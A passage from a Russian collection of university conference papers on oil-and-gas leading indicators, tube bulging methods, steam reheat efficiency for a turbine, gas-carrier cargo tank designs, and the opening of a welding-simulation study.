Нефтегазовая отрасль экономики работает на бесперебойное и надежное обеспечение всех отраслей экономики необходимыми топливно-энергетическими ресурсами. Правительством РФ перед предприятиями ведущих отраслей экономики поставлены задачи опережающего развития. Это означает, что нефтегазовая отрасль должна обеспечивать не только свои потребности и потребности других отраслей в энергоресурсах в нормальном текущем режиме, но и обеспечивать для них условия для опережающего развития [1, 2]. Система опережающих индикаторов должна базироваться на оценке состояний и динамике развития всех ведущих подкомплексов нефтегазодобычи: добычи углеводородного сырья и других полезных ископаемых, первичной подготовки сырья, транспортировки сырья к местам переработки или в конечный пункт назначения путем трубопроводного транспорта или другими путями, переработки сырья, хранения сырья и готовой продукции, нефтяного машиностроения [3]. Те же самые направления деятельности должны быть освещены системой опережающих индикаторов в угледобыче, электроэнергетике.

Основная часть

Начиная с 2006 г. Росстат проводит ежемесячный мониторинг большого количества промышленных предприятий на предмет оценки руководителями динамики важнейших показателей развития российской экономики [4-6].

Среди большого количества индикаторов считаем необходимым выбрать следующие основные опережающие индикаторы [7]:

- индекс предпринимательской уверенности в добыче полезных ископаемых, который является комплексным по своему составу, т. к. зависит от объема произведенной продукции, спроса на нее и запасов товарно-материальных ценностей на предприятии;

- перспективы изменения в ближайшие 3 месяца выпуска основного вида продукции в натуральном выражении;

- спрос на продукцию на внешнем рынке (экспортный портфель заказов) в текущем месяце;
- перспективы изменения на 3 месяца численности занятых;
- средний уровень использования производственных мощностей в текущем месяце;
- перспективы изменения в ближайшие 6 месяцев общей экономической ситуации;
- средний уровень использования производственной мощности;
- факторы, ограничивающие рост производства: недостаточный спрос на внутреннем рынке, высокий уровень налогообложения, недостаток квалифицированных рабочих, конкурирующий импорт, высокий процент коммерческого кредита, изношенность и отсутствие оборудования, недостаток сырья и материалов, нет ограничений для роста производства.

Согласно методике Росстата, усредняются положительные и отрицательные отзывы руководителей по оценке вышеуказанных индикаторов.

Мы предлагаем оценивать на основе ежемесячных индикаторов среднегодовые опережающие индикаторы.

В результате проведенного исследования за 2006-2022 гг. выяснили:

- все опережающие индикаторы имели тенденцию к снижению. Например, индекс предпринимательской уверенности имел в 2006 г. значение +4,7 балла, в 2022 г. – только +2,2 балла;
- наивысшее расположение имеет индикатор уровня использования производственной мощности: в 2006 г. – 70 баллов и 56 баллов в 2022 г.;
- наименьшую оценку в 2009 г. имел индикатор перспектив изменения численности занятых в нефтегазовой отрасли на 3 месяца – (-11) баллов. В 2018 г. данный индикатор поднимался до 14,8 баллов. За 2022 г. занял оценку (-7) баллов;
- оценка общей экономической ситуации в 2006 г. была на 22 балла, в 2022 г. – на +1,2 балла;
- самую низшую позицию занимал индикатор спроса на продукцию на внешнем рынке: в 2006 г. – (- 3,7) балла, в 2022 г. – (-17,0) баллов;
- предприниматели отмечали снижающийся уровень налогообложения: в 2006 г. индикатор равнялся +40 баллам, в 2022 г. – 21 баллу;
- стабильный рост показал единственный индикатор, показывающий отсутствие факторов, препятствующих экономическому росту: в 2006 г. оценивался на +15,3 балла, в 2022 г. – на +31 балл.

Заключение

Положительными моментами в представленной системе опережающих индикаторов являются: выявление отсутствия препятствий к экономическому росту в нефтегазовой отрасли. Отрицательным моментом в развитии отрасли (низкие оценки перспектив развития российской экономики), отчасти, является выбор системы опережающих индикаторов, который несовершенен. Например, среди индексов нет индикаторов инновационного развития и индикаторов, характеризующих многоаспектную деятельность нефтегазовых предприятий. Тем не менее, низкие значения индикатора предпринимательской уверенности свидетельствуют об отсутствии значимых достижений в российской экономике по инновациям.

СПИСОК ИСТОЧНИКОВ

1. Техничко-экономическое проектирование : учеб. пособие : / сост.: Н. А. Алексеева, С. Ю. Борхович, И. О. Боткин. – Ижевск : ФГБОУ ВО «Удмуртский государственный университет», 2022. – URL: <http://elibrary.udsu.ru/xmlui/handle/123456789/21286> (дата обращения 04.09.2023). – Режим доступа: по подписке ФГБОУ ВО УдГУ
2. Устойчивое и динамичное развитие российской социально-экономической системы: вызовы, перспективы, риски / О. Ю. Абашева, А. О. Агеев, Н. А. Алексеева [и

др.] ; Под редакцией Хамирзовой С. К., Подкопаева О. А.. – Самара : ООО НИЦ "ПНК", 2022. – 212 с. – ISBN 978-5-6049405-1-8. – EDN HVPVDS.

3. Секалин, А. В. Методы бурения боковых стволов нефтегазовых скважин / А. В. Секалин, Н. А. Алексеева // Производственные технологии будущего: от создания к внедрению: Материалы VI Международной научно-практической конференции молодых ученых. В 2-х частях, Комсо-мольск-на-Амуре, 05–11 декабря 2022 года / Редколлегия: С.И. Сухоруков (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 257-259. – EDN WIXFYT.

4. Алексеева, Н. А. Комплексный экономический анализ : сборник задач / Н. А. Алексеева. – Ижевск : Ижевская государственная сельскохозяйственная академия, 2022. – 108 с. – EDN DSOOJG.

5. Алексеева, Н. А. Макроэкономические сдвиги в российской экономике в период экономических санкций / Н. А. Алексеева, Л. А. Истомина, В. Л. Редников // Вестник Удмуртского университета. Серия Экономика и право. – 2022. – Т. 32. – № 3. – С. 403–408.

6. Алексеева, Н. А. Макроэкономические параметры российской экономики в период экономических санкций / Н. А. Алексеева, О. Ю. Абашева, В. Л. Редников // Russian Economic Bulletin. – 2022. – Т. 5. – № 3. – С. 67–74.

7. Алексеева, Н. А. Прогностические возможности опережающих индикаторов в добыче полезных ископаемых / Н. А. Алексеева // Наука Удмуртии. – 2023. – № 1 (100). – С. 52–59.

УДК 621.983.7

Минаков Матвей Валерьевич, аспирант, Комсомольский-на-Амуре государственный университет

Minakov Matvey Valerievich, postgraduate student, Komsomolsk-na-Amure State University

ПЕРЕДОВЫЕ МЕТОДЫ И СПОСОБЫ РАЗДАЧИ ТРУБЧАТЫХ ЗАГОТОВОК

ADVANCED METHODS AND WAYS FOR BULGING OF TUBULAR BLANKETS

Аннотация. В статье представлена информация о способах формообразования трубчатых заготовок методом раздачи. Описаны актуальные методы раздачи, их достоинства и недостатки. Приведена информация о рабочих телах, используемых при разных методах. Представлены принципиальные схемы для раздачи и используемое оборудование.

Abstract. The article provides information on methods for shaping tubular blanks using the spreading method. Current distribution methods, their advantages and disadvantages are described. Information is provided on the working fluids used in different methods. Schematic diagrams for distribution and equipment used are presented.

Ключевые слова: раздача, трубчатая заготовка, рабочее тело, формообразование, газовая формовка, формовка давлением, переменное сечение.

Keywords: expansion, tubular blank, working fluid, shaping, gas molding, pressure molding, variable cross-section.


Введение

В настоящее время внутренняя формовка под высоким давлением является передовой и отработанной технологией изготовления полых трубчатых компонентов специальной формы с переменным сечением [1]. В процессе придания заготовке заданной формы, она помещается в специальную матрицу, имеющую требуемую форму заготовки. Внутри матрицы на трубчатую заготовку прикладывается внутреннее давление.

Внутреннее давление может создаваться газом, жидкостью, твердым телом, сыпучей и эластичной средой [2]. Такая технология широко используется в авиационной, космической, автомобильной и смежных отраслях промышленности и подходит для материалов с хорошей пластичностью при комнатной температуре. Однако, материалы, не обладающие такими свойствами предварительно подвергаются нагреву перед формованием, для повышения их пластичности.

Основная часть

В качестве рабочего тела для раздачи может быть использован наполнитель из льда (патент РФ RU120898U1). Преимуществом такого метода являются меньшие, по сравнению с применением эластичных сред, затраты на изготовление, затраты энергии для создания определенного давления, отсутствие надобности в частой замене эластичного инструмента, вследствие его достаточно быстрого износа [3]. Принципиальная схема раздачи ледяным стержнем представлена на рисунке 1.




- 1 – пуансон; 2 – разъемная матрица; 3 – наружная обойма; 4 – плита основания;
5 – рабочее тело; 6 – трубчатая заготовка

Рисунок 1 – Принципиальная схема раздачи трубчатой заготовки ледяным стержнем

За счет передачи усилия P от пуансона 1, через рабочее тело 5, передается усилие в зону деформирования трубчатой заготовки 6. В результате чего происходит раздача трубы. Затем, поднимают пуансон 1, производят разборку матрицы 2 и выемку готовой детали.

Газовая формовка трубчатой заготовки с использованием воздуха представлена на рисунке 2. Данный способ раздачи является комбинированным с одновременным нагревом заготовки и осевой подачей.



- 1 – электрод; 2 – матрица; 3 – трубчатая заготовка;
4 – герметизирующая крышка

Рисунок 2 – Схема раздачи нагретой трубчатой заготовки воздухом:
а – направление воздуха; б – начало нагрева; с – начало осевой подачи;
д – окончание нагрева и осевой подачи

Трубчатую заготовку 3, с закрепленными на ней электродами 1, устанавливают в специальную матрицу заданной формы 2, после чего устанавливают специальные герметизирующие крышки 4, в одной из которых существует подвод газа к трубке. Затем, заготовку нагревают, путем подвода к ней тока. После нагрева до заданной температуры, начинают осевую подачу заготовки с двух сторон. Осевая подача необходима для предотвращения уменьшения толщины металла и растрескивания заготовки в месте раздачи [4].

Представленный метод является сравнительно сложным в производстве из-за высоких энергозатрат и большого количества оборудования. Из достоинств можно вы-

делить одновременный подвод тепла к трубчатой заготовке, преимущественное применение для сплавов с низкой пластичностью при комнатной температуре.

Заключение

Полые детали, особенно из алюминиевых сплавов, становятся все более актуальными при производстве в отраслях промышленности, где требуется снижение веса конечного аппарата без потери жесткостных характеристик [5]. В настоящее время метод раздачи трубчатой заготовки становится все более востребованным. Несмотря на повышающийся интерес к этому методу, он все еще не исключает недостатков, такие как коробление металлической заготовки, разрыв изделия по месту раздачи. Также, ставятся задачи изготовления изделий более сложной формы, приобретение правильных свойств конечного изделия, управление внутренним давлением, предельные возможности раздачи металла, систематизация имеющихся данных. Эти и другие вопросы еще предстоит изучить научному сообществу.

СПИСОК ИСТОЧНИКОВ

1. Петраковский, В. С. Технологический процесс раздачи трубчатых заготовок, состояние и перспективы / В. С. Петраковский, А. А. Бакиновская // *Материалы конференций и семинаров «Инженер-механик»*. – 2015. – №3(201). – С. 11-16.

2. Феоктистов, С. И. Теория и практика изготовления элементов трубопроводов летательных аппаратов : учеб. пособие / С. И. Феоктистов, Б. Н. Марьин, С. Б. Марьин, Д. Г. Колыхалов ; под общ. ред. С. И. Феоктистова. – Комсомольск-на-Амуре : ФГБОУ ВПО «КнАГТУ», 2013. – 88 с.

3. Патент на полезную модель № 120898 U1 Российская Федерация, МПК В21D 41/02. Рабочее тело для раздачи полых и трубчатых заготовок : №2011142925/02 : заявл. 24.10.2011 : опубл. 10.10.2012 / С. Б. Марьин, Б. Н. Марьин, О. Е. Сысоев [и др.] ; заявитель ФГБОУ ВПО "КнАГТУ".

4. Томленов, А. Д. Пластическое напряженное состояние и устойчивость процесса вытяжки деталей сложной формы. Вопросы обработки металлов давлением / А. Д. Томленов. – М.: Изд-во АН СССР, 1958. – С. 3-23.

5. Томленов, А. Д. Теория пластического деформирования металлов / А. Д. Томленов. – М.: Metallurgy, 1972. – 408 с.

УДК 621.311

Павленко Николай Викторович, студент, Комсомольский-на-Амуре государственный университет

Pavlenko Nikolay Viktorovich, student, Komsomolskiy-na-Amure State University

Шаломов Вячеслав Иванович, кандидат технических наук, доцент, доцент кафедры «Тепловые энергетические установки», Комсомольский-на-Амуре государственный университет

Shalomov Vyacheslav Ivanovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ТЕРМОДИНАМИЧЕСКИЙ ПОДХОД К ОЦЕНКЕ ЭФФЕКТИВНОСТИ ПРОМЕЖУТОЧНОГО ПЕРЕГРЕВА ПАРА ДЛЯ ТУРБОУСТАНОВОК ТИПА Т-120/130-12,8

THERMODYNAMIC APPROACH TO THE EVALUATION OF THE EFFICIENCY OF INTERMEDIATE STEAM OVERHEATING FOR TURBINE INSTALLATIONS OF TYPE T-120/130-12.8

Аннотация. В настоящей работе рассмотрены вопросы термодинамического подхода к выбору параметров промежуточного перегрева пара и представлены результаты ориентиро-

вочной оценки эффективности теоретического цикла для турбоустановки типа Т-120/130-12,8.

Abstract. In this paper, the issues of the thermodynamic approach to the selection of parameters of intermediate steam overheating are considered and the results of an approximate assessment of the efficiency of the theoretical cycle for a Т-120/130-12.8 type turbine are presented.

Ключевые слова: промежуточный перегрев пара, расчётное исследование, тепловой перепад, термический коэффициент полезного действия.

Key words: intermediate steam overheating, design study, thermal differential, thermal efficiency.

Введение

Применение промежуточного перегрева пара является неременным условием при создании современного паротурбинного энергоблока. В последнее десятилетие Уральский турбинный завод строит теплофикационные турбины, достигающие в конденсационном режиме 130 – 150 МВт. Однако повышение мощности турбоустановок обеспечивается благодаря увеличению расхода в турбину. Целью данной работы является выбор параметров промежуточного перегрева пара и термодинамическая оценка эффективности теоретического цикла с промежуточным перегревом для турбоустановки типа Т-120/130-12,8.

Основная часть

На КПД последних ступеней паровых турбин оказывает заметное влияние влажность пара: повышение влажности пара на 1 % ведёт к снижению относительного внутреннего КПД турбинных ступеней также примерно на 1 % [1]. Вместе с тем при некоторых условиях он может привести к повышению термического КПД цикла паротурбинной установки (ПТУ).

На отечественных ТЭС распространён перегрев пара в промежуточном перегревателе, смонтированном в газоходе парового котла (рисунок 1).




Рисунок 1- Схема промежуточного перегрева пара в газоходе парового котла: ПК – паровой котёл; ПП – промежуточный пароперегреватель; ЦВД – цилиндр высокого давления; ЦНД – цилиндр низкого давления; Г – генератор; К – конденсатор; КН – конденсатный насос; РП – регенеративный подогреватель; ПН – питательный насос.

Работа схемы заключается в следующем. Пар, отработавший в ЦВД турбины, отводится из него в змеевики промежуточного пароперегревателя, расположенного в газоходе парового котла. Нагревшись до начальной температуры, он возвращается в ЦНД, в котором продолжает расширяться, совершая полезную работу. При газовом перегреве нет ограничений по температуре промежуточного перегрева, за исключением прочностных свойств металла.

Особую важность при переводе турбоустановки (ТУ) на работу с промежуточным перегревом пара составляет выбор его параметров, которые, в свою очередь, зависят от оптимальной температуры рабочего тела за ЦВД - $T_1^{опт}$. Выбор оптимальной

температуры $T_1^{\text{опт}}$ и соответствующего ей давления p_1 может быть проведён по методике, изложенной в [2]. В методике используется понятие эквивалентной температуры цикла $T_э$. Эквивалентная температура цикла без промежуточного перегрева - это осредненная температура в интервале температур от T_0 до T_k . Эквивалентная температура цикла с промежуточным перегревом - это осредненная температура в интервале температур от $T_{\text{пп}}$ до T_1 . Алгоритм расчёта приводится ниже.

1. Термический КПД цикла ПТУ без промежуточного перегрева η_t

$$\eta_t = \frac{h_0 - h_{kt}}{h_0 - h'_k},$$

где h_0 – начальная энтальпия пара, кДж/кг; h'_k – энтальпия конденсата отработавшего пара, кДж/кг; h_{kt} – энтальпия пара за турбиной при его изоэнтропийном расширении, кДж/кг.

2. Эквивалентная температура цикла без промежуточного перегрева $T_э$, К

$$T_э = \frac{T_k}{1 - \eta_t}$$

3. Принимаем в первом приближении $T_1^{\text{опт}} = T_э$ и находим термический КПД цикла ПТУ с промежуточным перегревом $\eta_t^{\text{пп}}$

$$\eta_t^{\text{пп}} = \frac{(h_0 - h_{1t}) + (h_{\text{пп}} - h_{kt})}{(h_0 - h'_k) + (h_{\text{пп}} - h_{1t})},$$

где $h_{\text{пп}}$ – энтальпия пара промежуточного перегрева, кДж/кг; h_{1t} – энтальпия пара после его теоретического расширения в ЦВД, кДж/кг

4. Определяем оптимальную температуру пара $T_1^{\text{опт}}$ для цикла с промежуточным перегревом

$$T_1^{\text{опт}} = \frac{T_k}{1 - \eta_t^{\text{пп}}}$$

5. Построением теоретического расширения пара в ЦВД до пересечения с изотермой $T_1^{\text{опт}}$ определяем давление пара перед отбором на промежуточный перегрев p_1 , МПа.

6. Принимая потери давления в тракте промежуточного перегрева 8%, вычисляем давление пара после него $p_{\text{пп}}$, МПа

$$p_{\text{пп}} = (1 - \Delta p_{\text{пп}}) \cdot p_1.$$

7. Температура промежуточного перегрева пара по статистическим данным [2]

$$t_{\text{пп}} = t_0 \pm (10 \div 20) \text{ } ^\circ\text{C}.$$

Параметры рабочего тела турбины Т-120/130-12,8 для конденсационного режима: начальные параметры пара – давление $p_0 = 12,8$ МПа, температура $t_0 = 555$ $^\circ\text{C}$; давление в конденсаторе $p_k = 5,6$ кПа [4].

С помощью h,s -диаграммы, справочника свойств воды и водяного пара [3] определяем необходимые показатели рабочего тела (таблица 1).

Таблица 1 – Термодинамические показатели рабочего тела

$t_1^{\text{опт}}, \text{ } ^\circ\text{C}$	Показатели рабочего тела				
	p_1 , кДж/кг	h_{1t} , кДж/кг	$p_{\text{пп}}$, МПа	$h_{\text{пп}}$, кДж/кг	h_{kt} , кДж/кг,
272	2,08	2955	1,91	3591	2335
287	2,28	2985	2,1	3589	2321

В расчёте постоянными величинами являются: начальная энтальпия пара $h_0 = 3487$ кДж/кг, температура конденсации пара $T_k = 308$ К и энтальпия конденсата $h'_k = 146$ кДж/кг. На рисунке 2 изображён совмещённый теоретический и действительный процесс расширения пара в турбине в h,s -диаграмме.




Рисунок 2 – Процесс расширения пара в турбине

Согласно расчёту параметры пара за ЦВД: оптимальная температура $t_1^{\text{опт}} = 287$ °С, давление $p_1 = 2,28$ МПа. Параметры промежуточного перегрева: температура $t_{\text{пт}} = t_0 = 555$ °С, $p_{\text{пт}} = 2,1$ МПа. В результате расчёта показателей теоретического цикла получены следующие значения термического КПД: без промежуточного перегрева $\eta_t = 43,46$ %, с промежуточным перегревом $\eta_t^{\text{пт}} = 44,87$ %. Как видим, применение промежуточного перегрева повышает КПД цикла на 1,41 %. При этом конечная степень сухости пара увеличивается с 78 до 90 %. Рост термического КПД цикла объясняется увеличением теплового перепада в части низкого давления турбины. Тепловой перепад в части высокого давления остаётся практически таким же, как в простом цикле турбоустановки.

Заключение

Правильный выбор параметров промежуточного перегрева пара положительно влияет на тепловую экономичность цикла ПТУ. Термодинамическая оценка эффективности применения промежуточного перегрева пара в тепловой схеме турбины Т-120/130-12,8 для конденсационного режима, показывает, что термический КПД теоретического цикла повышается на 1,41 %, при этом конечная влажность пара в турбине снижается на 12 %. Таким образом, применение промежуточного перегрева пара в теплофикационных турбоустановках типа Т-120/130-12,8 целесообразно.

СПИСОК ИСТОЧНИКОВ

- 1 Елизаров, Д.П. Теплоэнергетические установки электростанций. Учебник для студентов энергомашиностроительных специальностей вузов / Д.П. Елизаров. – М.: «Энергия», 1967, 255 с.
- 2 Турбины тепловых и атомных электрических станций: учебник для вузов / А. Г. Костюк, В. В. Фролов, А. Е. Булкин, А. Д. Трухний / под ред. А. Г. Костюка, В. В. Фролова. – Москва: Издательство МЭИ, 2001. – 488 с.
- 3 Ривкин, С.Л. Теплофизические свойства воды и водяного пара / С.Л. Ривкин, А.А. Александров. - М.: Энергия, 1980. - 424 с.
- 4 Валамин, А.Е. Семейство теплофикационных турбин Т-100-12.8: вчера, сегодня, завтра // А.Е. Валамин, А.Ю. Култышев, Т.Л. Шибяев, А.Ю. Сахнин, М.Ю. Степанов. – Теплоэнергетика, 2013, № 8, с. 21 – 26.

УДК 629.543:629.5.021

Самойлова Анастасия Валентиновна, студент, Комсомольский-на-Амуре государственный университет

Samoilova Anastasia Valentinovna, student, Komsomolsk-na-Amure State University

Журбина Ирина Николаевна, кандидат физико-математических наук, доцент кафедры «Кораблестроение и компьютерный инжиниринг», Комсомольский-на-Амуре государственный университет

Zhurbina Irina Nikolaevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department "Shipbuilding and Computer Engineering", Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ КОНСТРУКТИВНЫХ ОСОБЕННОСТЕЙ ГРУЗОВЫХ ТАНКОВ СУДОВ-ГАЗОВОЗОВ

RESEARCH OF DESIGN FEATURES CARGO TANKS OF GAS CARRIERS

Аннотация. Данная статья посвящена исследованию конструктивных особенностей грузовых танков судов-газовозов, имеющих свои уникальные свойства. Представлена классификация судов-газовозов по группам в соответствии со способами транспортировки сжиженных природных газов. На основе рассмотренных основных типов конструкций грузовых танков, выявлен наиболее популярный на сегодняшний день из них.

Abstract. This article is devoted to the study of the design features of cargo tanks of gas carriers, which have their own unique properties. The classification of gas carriers by groups according to the methods of transportation of liquefied natural gases is presented. Based on the considered main types of cargo tank designs, the most popular of them has been identified to date.

Ключевые слова: судно-газовоз, классификация, грузовой танк, конструктивные особенности.

Key words: gas carrier, classification, cargo tank, design features.

Введение

Актуальность исследования конструктивных решений судов-газовозов заключается в следующем. Суда-газовозы транспортируют газ, являющийся одним из главных источников энергии в мире. В связи с этим наблюдается рост заказов на постройку таких судов. Конструктивные особенности данного класса судов значительно отличаются от судов других классов. Особые требования предъявляются к изготовлению корпусных конструкций в связи с необходимостью поддержания высоких давлений и низких температур в грузовых цистернах (танках). Именно конструкция грузовых ёмкостей оказывает главное влияние на архитектурно-конструктивный тип судов-газовозов.

Группы судов-газовозов

Общая компоновка судов-газовоз схожа с некоторыми типами нефтяных танкеров. Однако система хранения груза и ее встраивание в корпус сильно отличаются из-за необходимости перевозить груз под давлением или в охлажденном состоянии, или при сочетании давления и охлаждения [1].

На рисунке 1 представлены: классификация судов-газовозов, сгруппированная в зависимости от способов транспортировки сжиженных газов; виды перевозимого груза; типы грузовых танков.

Суда-газовозы, предназначенные для перевозки грузов под давлением, обычно можно отличить по цилиндрическим или сферическим цистернам, которые могут выступать над палубой [2].

Суда-газовозы, предназначенные для перевозки грузов при атмосферном давлении в призматических цистернах, отличить от нефтяных танкеров довольно сложно. Их главной особенностью является значительно высокий надводный борт в виде сплошной надстройки.




Рисунок 1 – Классификация судов-газовозов по группам

Конструктивные особенности танков судов-газовозов

Конструктивно грузовые танки подразделяют на следующие типы: встроенные; вкладные (наиболее распространены сферического типа); мембранные; полумембранные [3]. Некоторые типы грузовых танков судов-газовозов с их характерными конструктивными особенностями представлены в таблице 1.

Таблица 1 – Типы грузовых танков судов-газовозов

Характеристика	Сферический танк типа «MOSS»	Мембранный танк типа «NO96»	Мембранный танк типа «Mark III»
Разрез танка			
Структура изоляции			
Материал оболочки грузового танка	Алюминиевый сплав или никелевая сталь (9% Ni)	Инвар (сплав железа с 36% Ni)	Нержавеющая сталь или алюминиевый сплав
Меры по предотвращению термического сжатия / расширения	Термическое расширение и сжатие танка и трехступенчатой юбки	Меры не требуются	Термическим расширением и сжатием мембраны
Материал изоляции	Полиуретановая пена (PUF)	Фанерные секции с перлитом	Полиуретановая пена (PUF)
Скорость выкипа и толщина изоляции	0,15% (около 220 мм)	0,15% (около 300 мм)	0,15% (около 250 мм)
Вторичный барьер	Поддон (частичный барьер)	Такой же, как и первичный барьер	Триплекс стекло-алюминий-стекло

Сферический танк типа «MOSS» представляет собой сферу, выполненную из алюминиевого сплава с толщиной стенок 7 мм и изоляцией около 220 мм. Тепловая изоляция необходима для уменьшения потери груза от испарения. Такой танк имеет большой вес, малый объем. Большинство судов-газовозов имеют именно такой тип танка [4]. Это обусловлено использованием дешевой изоляции и постройкой танков отдельно от строящегося судна (резервуары самонесущие).

Мембранный танки типа «NO96» и типа «Mark III» является достаточно новыми системами хранения газа большого объёма [5]. Мембраны в конструкции типа «NO96» имеют толщину 0,7 мм со слоем изоляции в пределах 300 мм. Толщина стенок танка типа «Mark III» составляет 1,2 мм со слоем изоляции около 250 мм. Конструкция представляет собой танк в танке с улучшенной полиуретановой изоляцией. Вторичный барьер (служит конструктивной мерой защиты в случае повреждения судна) находится между двумя слоями стекловолокна, изготовленного по технологии триплекс. Данные резервуары встроены в судно. Одной из главной особенности является высокая скорость охлаждения из-за меньшей массы материала танка.

Заключение

В настоящее время наблюдается тенденция ухода от сферических и мембранных танков. Из-за сферической формы невозможно оптимизировать трюмное пространство судна, что ведёт к потере грузовой вместимости судна. В свою очередь технология изготовления мембранных танков дорогая, и их постройка занимает довольно длительное время.

Перспективными считаются танки призматической формы большого объёма относительно размеров судна, изготовленные из алюминиевого сплава, являющиеся самонесущими. Такая конструкция доработана для резервуаров вместимостью до 50 тысяч кубических метров.

СПИСОК ИСТОЧНИКОВ

1. Пичурин, А. М. Особенности эксплуатации газовозов : учебное пособие / А. М. Пичурин. – Москва ; Вологда : Инфра-Инженерия, 2023. – 124 с.
2. Гладкова, А. М. Перевозки СПГ судами-газовозами / А. М. Гладкова // Дни науки : материалы межвузовской научно-технической конференции студентов и курсантов, Калининград, 12-25 октября 2020 года. – Калининград: Обособленное структурное подразделение "Балтийская государственная академия рыбопромыслового флота" федерального государственного бюджетного образовательного учреждения высшего профессионального образования "Калининградский государственный технический университет", 2021. – С. 263-266. – EDN VVYCGY.
3. Грицан, А. Б. Исследование структуры строительной стоимости судов-газовозов с различными конструкциями грузовых танков / А. Б. Грицан, С. И. Логачев // Морской вестник. – 2009. – № 4(32). – С. 25-31. – EDN KYSJFD.
4. Устинов, С. А. Морские транспортные суда в освоении газовых месторождений Арктики / С. А. Устинов, З. С. Каченовская // Россия в глобальном мире. – 2017. – № 10(33). – С. 259-266. – EDN YNDETL.
5. Иванов, Л. В. Анализ мембранных систем хранения груза для танкеров газовозов / Л. В. Иванов, А. В. Анохин, А. В. Зайцев // Морской вестник. – 2019. – № 2(70). – С. 21-24. – EDN QEJVBQL.

УДК 539.3, 539.5, 519.6

Сейн Мо, аспирант, Комсомольский-на-Амуре государственный университет

Sein Moe, postgraduate student, Komsomolsk-na-Amure State University

Бормотин Константин Сергеевич, доктор физико-математических наук, доцент, профессор кафедры «Авиастроение», Комсомольский-на-Амуре государственный университет

Bormotin Konstantin Sergeevich, Doctor of Physical and Mathematical Sciences, Associate Professor, Professor of the Department "Aircraft Engineering", Komsomolsk-na-Amure State University

АНАЛИЗ ОСТАТОЧНЫХ ДЕФОРМАЦИЙ ПРОЦЕССА СВАРКИ ТОНКОСТЕННОЙ КОНСТРУКЦИИ С ПОМОЩЬЮ МОДЕЛИРОВАНИЯ В СИСТЕМЕ MARC

ANALYSIS OF RESIDUAL DEFORMATIONS IN THE WELDING PROCESS OF THIN-WALLED STRUCTURE BY SIMULATING IN THE MARC SYSTEM

Аннотация. Сварка используется при соединении металлов и применяется в авиастроении, судостроении, автомобилестроении, зданиях, многих электроприборах, и т.д. В статье представлено моделирование и анализ процесса угловой сварки соединения пластинки с ребром жесткости. Задачи исследования заключались в разработке модели методом конечных элементов для прогнозирования остаточных деформаций, вызванных сваркой, с использованием пакета программ Marc/Mentat.

Abstract. Welding is used in shipbuilding, automobile, buildings, many electrical appliances, etc., which involved joining metals. The article presents modeling and analysis of the process of fillet welding of a thin-walled panel with a stiffener. The objectives of the study were to develop finite element modeling methods for predicting welding induced residual deformations and welding induced distortions using finite element analysis software package Marc/Mentat.

Ключевые слова: сварка, ребра жесткости, пластичность, остаточные деформации, метод конечных элементов.

Key words: welding, stiffeners, plasticity, residual deformation, finite element method.

Введение

Высокий уровень достоверности и точности оценки воздействия на сварную конструкцию комплекса процессов, протекающих в ней при ее изготовлении и эксплуатации, обеспечивают только два метода: проведение полномасштабных натурных экспериментов на реальных сварных конструкциях и компьютерное моделирование на основе численных методов [1,2]. Моделирование сварки должно учитывать взаимосвязь между технологиями с точки зрения используемого сопротивления, термических, механических и металлургических аспектов в одной численной модели. Это предназначено для получения результатов моделирования, близких к исходному состоянию процесса сварки [3,4]. Основным современным способом исследования влияния процессов сварки на сварную конструкцию становится проведение «численных экспериментов» на основе компьютерного моделирования [5].

Основная часть

